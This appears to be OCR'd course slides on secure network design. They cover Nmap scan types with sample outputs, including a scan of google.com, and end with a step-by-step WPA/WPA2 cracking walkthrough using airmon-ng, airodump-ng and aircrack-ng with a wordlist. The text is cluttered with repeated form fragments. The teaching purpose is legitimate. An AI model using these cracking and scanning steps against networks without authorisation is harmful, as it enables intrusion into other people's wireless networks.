Module 5


Secure Network Design

Goals for Day

- Introduction to Secure Network Design, Performance, Availability, Security
- Network Device Security: Switch and Router Basics, Network Hardening
- Firewalls: Overview, The Evolution of Firewalls, Core Firewall Functions, Additional Firewall Capabilities, Firewall Design
- Wireless Network Security: Radio Frequency Security Basics, Data Link Layer Wireless Security Features, Flaws, and Threats, Wireless Vulnerabilities and Mitigations, Wireless Network Hardening Practices and Recommendations, Wireless Intrusion Detection and Prevention, Wireless Network Positioning and Secure Gateways

Network Security Analyst | Introduction

- A network security analyst designs, plans and implements security measures to protect data, networks and computer systems
- The role of network security analyst varies depending on company size; they are generally part of a larger IT team
- They Know the hackers' methodologies, in order to anticipate breaches in security
- They are also in charge of preventing data loss and service interruptions



Network Security Analyst | Responsibilities

Responsibilities

- Staying up to date on recent intelligence and emerging threats
- Knowing hackers' methodologies, in order to anticipate breaches in security
- Researching new ways to protect a network
- Testing and implementing network disaster recovery plans
- Installing various security measures, like firewalls and data encryption

SName | Regx
Addx
statex
emailx

SName | Regx
Addx
statex
emailx


Network Mapper | Nmap

Introduction to NMAP

- Nmap is a free and open-source network scanner
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection

SName | Regx
Addx
statex
emailx

SName | Regx
Addx
statex
emailx



Nmap | Useful Flags

The flags are as follows:

Synchronize - also called "**SYN**"

Used to initiate a connection between hosts

Acknowledgement - also called "**ACK**"

SName | Regx
Addx
statex
emailx

Used in establishing a connection between hosts

Push - "**PSH**"

Instructs receiving system to send all buffered data immediately

The flags are as follows:

Urgent - "**URG**"

SName | Regx
Addx
statex
emailx

States that the data contained in the packet should be processed immediately

Finish - also called "**FIN**"

Tells remote system that there will be no more transmissions


Reset - also called "**RST**"

Also used to reset a connection.

Nmap | Flag

SYN Scanning

- Syn scanning, a technique that is widely across the Internet today.
- The syn scan, also called the "**half open**" scan, is the ability to determine a ports state without making a full connection to the host
- Many systems do not log the attempt, and discard it as a communications error



Nmap | Flag

How 3-way handshake works?


192.168.1.2:2342 ----------syn----------> 192.168.1.3:80

SName | RegX
Addx
statex
emailx

192.168.1.2:2342 <---------syn/ack---------- 192.168.1.3:80

192.168.1.2:2342 ----------ack----------> 192.168.1.3:80

Connection Established



Nmap | Scanning Options

-sT: Tcp Connect

-sS: SYN scan

-sF: Fin Scan

-sX: Xmas Scan

-sN: Null Scan

-sP: Ping Scan

-sU: UDP scans


-sO: Protocol Scan

-sI: Idle Scan

-sA: Ack Scan

-sW: Window Scan

-sR: RPC scan



Nmap | Port Scan

Scan using TCP connect

#nmap -sT 192.168.1.1

```
Nmap done: 1 IP address (1 host up) scanned in 17.88 seconds

C:\Program Files (x86)\Nmap>nmap -sT 192.168.43.50
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 00:07 I
Nmap scan report for 192.168.43.50
Host is up (0.00075s latency).
Not shown: 992 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
5357/tcp open  wsdapi
49160/tcp open unknown
```

SName | Regx
Addx
statex
emailx

Nmap | Port Scan

Scan using TCP SYN scan (default)

#nmap -sS 192.168.1.1

- Syn scanning, a technique that is widely across the Internet today.
- The syn scan, also called the "half open" scan, is the ability to determine a ports state without making a full connection to the host

```
Nmap done: 1 IP address (1 host up) scanned in 47.43 seconds
C:\Program Files (x86)\Nmap>nmap.exe -sS 192.168.43.50
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 00:08
Nmap scan report for 192.168.43.50
Host is up (0.0015s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5357/tcp  open  wsdapi
49160/tcp open  unknown
```

SName | Regx
Addx
statex
emailx

Nmap | Port Scan

Scan UDP ports

#nmap -sT 192.168.1.1

SName | Regx
Addx
statex
emailx

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 00:09
Nmap scan report for 192.168.43.50
Host is up (0.0050s latency).

PORT     STATE  SERVICE
123/udp  closed ntp
161/udp  closed snmp
162/udp  closed snmptrap

Nmap done: 1 IP address (1 host up) scanned in 5.51 seconds
```

Nmap | Scanning

Scan a range of IPs

#nmap 192.168.1.100-120

It scans the whole range of given 20 hosts on the network.

```
Nmap scan report for 100.115.23.119
Host is up (0.035s latency).
All 1000 scanned ports on 100.115.23.119 are filtered
MAC Address: FE:FF:0A:46:96:60 (Unknown)

Nmap scan report for 100.115.23.120
Host is up (0.035s latency).
All 1000 scanned ports on 100.115.23.120 are filtered
MAC Address: FE:FF:0A:46:96:60 (Unknown)

Nmap scan report for 100.115.23.103
Host is up (0.00013s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
```

SName | Regx
Addx
Statex
emailx

Nmap | Service and OS Detection

Service and OS Detection

#nmap -A 192.168.1.1

SName | Regx
Addx
statex
emailx

```
C:\Program Files (x86)\Nmap>nmap.exe -A 192.168.43.221
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 00:22 India Standard Time
Nmap scan report for 192.168.43.221
Host is up (0.039s latency).
All 1000 scanned ports on 192.168.43.221 are closed
MAC Address: F0:18:98:9B:[redacted] (Apple)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   39.42 ms 192.168.43.221

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.10 seconds
```

Nmap | version detection

Version Detection

#nmap -sV 192.168.1.1

SName | Regx
Addx
statex
emailx

```
C:\Program Files (x86)\Nmap>nmap.exe -sV 192.168.43.221
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 00:22 India Standard Time
Nmap scan report for 192.168.43.221
Host is up (0.0072s latency).
All 1000 scanned ports on 192.168.43.221 are closed
MAC Address: F0:18:98:9B:[redacted] (Apple)
```

Nmap | Output Formats

Save default output to file

#nmap -oN outputfile.txt 192.168.1.1

SName | Regx
Addx
statex
emailx

```
C:\Program Files (x86)\Nmap>nmap.exe -oN C:\Users\FR13ND\Desktop\on_out.txt 192.168.43.221
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 00:40 India Standard Time
Nmap scan report for 192.168.43.221
Host is up (0.0050s latency).
All 1000 scanned ports on 192.168.43.221 are closed
MAC Address: F0:18:98:9B:[redacted] (Apple)

Nmap done: 1 IP address (1 host up) scanned in 16.56 seconds

C:\Program Files (x86)\Nmap>type C:\Users\FR13ND\Desktop\on_out.txt
# Nmap 7.80 scan initiated Fri Feb 07 00:40:38 2020 as: nmap.exe -oN C:\\Users\\FR13ND\\Desktop\\on_out.txt 192.168.43.221
Nmap scan report for 192.168.43.221
Host is up (0.0050s latency).
All 1000 scanned ports on 192.168.43.221 are closed
MAC Address: F0:18:98:9B:[redacted] (Apple)

# Nmap done at Fri Feb 07 00:40:50 2020 -- 1 IP address (1 host up) scanned in 16.56 seconds
```

Nmap | Domain Scan

A quick simple scan on google.com reveals a little about our target:


#nmap www.testhostname.com

SName | Regx
Addx
statex
emailx

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-06 23:34
Nmap scan report for google.com (216.58.200.174)
Host is up (0.027s latency).
rDNS record for 216.58.200.174: del11s06-in-f14.1e100.net
Not shown: 995 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
554/tcp  open  rtsp
1723/tcp open  pptp
Nmap done: 1 IP address (1 host up) scanned in 25.66 seconds
```

Firewalls:

- Overview
- The Evolution of Firewalls
- Core Firewall Functions,
- Additional Firewall Capabilities
  SName | RegX
  Addx
  dtlex
  emailx
- Firewall Design



Wireless Network Security:

- Radio Frequency
- Security Basics,
- Data Link Layer
- Wireless Security - Features, Flaws, and Threats,
- Wireless Vulnerabilities and Mitigations,
- Wireless Network Hardening Practices and Recommendations, Wireless Intrusion Detection and Prevention, Wireless Network Positioning and Secure Gateways

SName | Regx
Addx
statex
Status


SName | Regx
Addx

```
CH  3 ][ Elapsed: 6 s ][ 2020-02-04 09:13

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

88:B1:E1:41:C6:01  -84        1        0    0   6  195  OPN              JioNet@ABVGIET
88:B1:E1:41:C6:00  -82        2        0    0   6  195  WPA2 CCMP   MGT  JioPrivateNet
88:B1:E1:7F:8F:40  -86        3        0    0   6  195  WPA2 CCMP   MGT  JioPrivateNet
88:B1:E1:41:D5:A0  -88        2        0    0  11  195  WPA2 CCMP   MGT  JioPrivateNet
04:D1:3A:19:63:8F   -1        0        0    0  11  -1                   <length:  0>
80:35:C1:13:C1:2C  -33       22       61    1   1  180  WPA2 CCMP   PSK  Quite Hacker
88:B1:E1:31:39:21  -81        6        0    0   1  195  OPN              JioNet@ABVGIET
EE:08:6B:F7:DE:86  -82        5        0    0  13  54e. WPA2 TKIP   PSK  POLYTECHNIC_G
EC:08:6B:D7:DE:86  -83        5        0    0  13  54e. WPA  TKIP   PSK  ABVGIET(POLYTECHNIC WING)
88:B1:E1:41:DC:41  -81        4        0    0   1  195  OPN              JioNet@ABVGIET
88:B1:E1:31:39:20  -83        6        0    0   1  195  WPA2 CCMP   MGT  JioPrivateNet
50:2F:A8:E0:93:83  -84        1        0    0  11  130  WPA2 CCMP   MGT  BSNL-RoamIN-WiFi
D0:F8:8C:23:3D:14  -86        6        0    0  11   65  WPA2 CCMP   PSK  hii
50:2F:A8:E0:93:80  -85        0        0    0  11  130  WPA2 CCMP   MGT  BSNL 4G plus
50:2F:A8:E0:93:82  -85        2        0    0  11  130  WPA2 CCMP   MGT  BSNL Broad Fi
88:B1:E1:7F:7B:E0  -86        3        0    0   1  195  WPA2 CCMP   MGT  JioPrivateNet
50:2F:A8:E0:93:81  -87        5        0    0  11  130  OPN              BSNL WiFi
88:B1:E1:41:F0:80  -87        4        0    0  11  195  WPA2 CCMP   MGT  JioPrivateNet
00:11:74:FD:D1:40  -88        3        0    0  11  195  WPA2 CCMP   MGT  JioPrivateNet

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

88:B1:E1:41:C6:01  98:2C:BC:0A:48:A3  -84    0 - 1      0        2
04:D1:3A:19:63:8F  04:92:26:22:D0:29  -88    0 - 1e     1        2
(not associated)   06:C8:07:74:6F:77  -82    0 - 1      0        2
(not associated)   C2:A1:5F:93:8C:94  -58    0 - 5      0        1
(not associated)   86:3F:2C:59:8C:3B  -88    0 - 1      0        1
80:35:C1:13:C1:2C  94:E9:79:E1:E2:95  -14    0e- 0e    96       40
```

WLAN Penetration Testing

Introduction to WIFI Penetration Testing

- Wireless Networks are the networks which don't need to connect to any Network Peripheral. For eg. Bluetooths, WIFI etc.
- These Wireless Network came into existence because when we were using physical networks.
- It was very difficult to maintain and to spend expenses on various physical mediums required for establishing connection with end users used in Physical Network.
- Physical Medium includes Switches, Hubs, Cables, Connections, and Maintenances etc.



Free WiFi | Public

Everybody goes on with free wifi like in Dominoes, Pizza hut, airports, railway station etc...

Connecting to such Wifi leads to..

- **MITM** (Man In The Middle attack)
- **DDOS** (Distributed Denial of Service)
- **Impersonation**
- **Data Theft** and even **Identity Theft**

WiFi Security | Protocols

In order to execute the WiFi smoothly several protocols were made but has been changed time to time because of security issues which are listed below:

- **WEP** (Wired Equivalent Privacy)
- **WPA** (Wi-Fi Protected Access)
- **WPA2** (Wi-Fi Protected Access 2)

Standard Term in WiFi VAPT

- **ESSID :** The name of the Access Point.
- **BSSID :** MAC Address of the Access Point.
- **MB :** Maximum speed supported by the AP. The dot (after 54 above) indicates a short preamble is supported. 'e' indicates that the network has QoS (802.11e) enabled.
- **ENC :** Encryption algorithm in use. OPN = no encryption,"WEP?" = WEP or higher (not enough data to choose between WEP and WPA/WPA2), WEP (without the question mark) indicates static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP or MGT is present.
- **CIPHER:** The cipher detected. One of CCMP, WRAP, TKIP, WEP, WEP40, or WEP 104. Not mandatory, but TKIP is typically used with WPA and CCMP is typically used with WPA2.
- **AUTH:** The authentication protocol used. One of MGT (WPA/WPA2 using a separate authentication server), SKA (shared key for WEP), PSK (pre-shared key for WPA/WPA2).
- **WPS:** This is only displayed when --wps (or -W) is specified. If the AP supports WPS, the first field of the column indicates version supported.

Modes of WiFi Adapter

Two Types of Wifi Adapter mode

- **Standard Mode:** used by everyone to manage and use the service of particular access point
- **Monitor Mode:** The mode which allows a system with a wireless network interface controller to monitor all traffic received from the wireless network

WLAN Packet Capturing | Kali Linux

Requirement to capture communication packets

- **Attacker's Machine** - Kali OS
- **Device Used** - Leoxsys External WIFI Adapter
  - **Leoxsys HG150N** - Amazon | Flipkart
- **Tool** - Airmon-ng , Airodump-ng (Non-Graphical)

Cracking WPA & WPA2

Steps to crack the WPA, WPA2 Encryption

Step 1 : Connect WIFI Card with Kali Linux

Step 2 : Check which mode that wifi adapter is working on

#sudo iwconfig


Step 3 : Use command to change the monitor mode

#airmon-ng start wlan0

kill PID (those which might create problem)

Step 4 : Capture communication packets


#airodump-ng wlan0mon



Capture Handshake

Step 5 : Capture the Handshake and save output in file

- Once any new person connect with the same network it will show the **handshake** on the terminal



 # airodump-ng --bssid 08:86:3B:92:B8:7F -c 6 -w <filename> wlan0mon

Crack Password

Step6: BruteForce on .cap output file

Use the Following command to Break the password

aircrack-ng output-01.cap -w /usr/share/wordlist/rockyou.txt

Syntax:

Aircrack-ng : Tool
01.cap : output file
-w : wordlist

```
Reading packets, please wait...

                                 Aircrack-ng 1.2 beta3


                    [00:00:00] 192 keys tested (1409.45 k/s)


                           KEY FOUND! [ notsecure ]


      Master Key     : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA
                       06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63

      Transient Key  : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3
                       86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E
                       4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A
                       90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A

      EAPOL HMAC     : 8E 52 1B 51 E8 F2 7E ED 95 F4 CF D2 C6 D0 F0 68
root@kali:~#
```

WPA, WPA2 Cracking - DEMO

WPA, WPA2 Encryption Cracking Video

Time for Queries..!